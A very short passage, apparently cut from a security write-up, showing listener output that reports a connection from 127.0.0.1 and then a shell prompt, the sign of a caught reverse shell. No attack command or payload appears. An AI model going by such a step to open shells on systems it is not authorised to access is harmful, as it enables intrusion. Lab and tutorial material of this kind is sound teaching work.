Connection from 127.0.0.1 58068 received!
$
```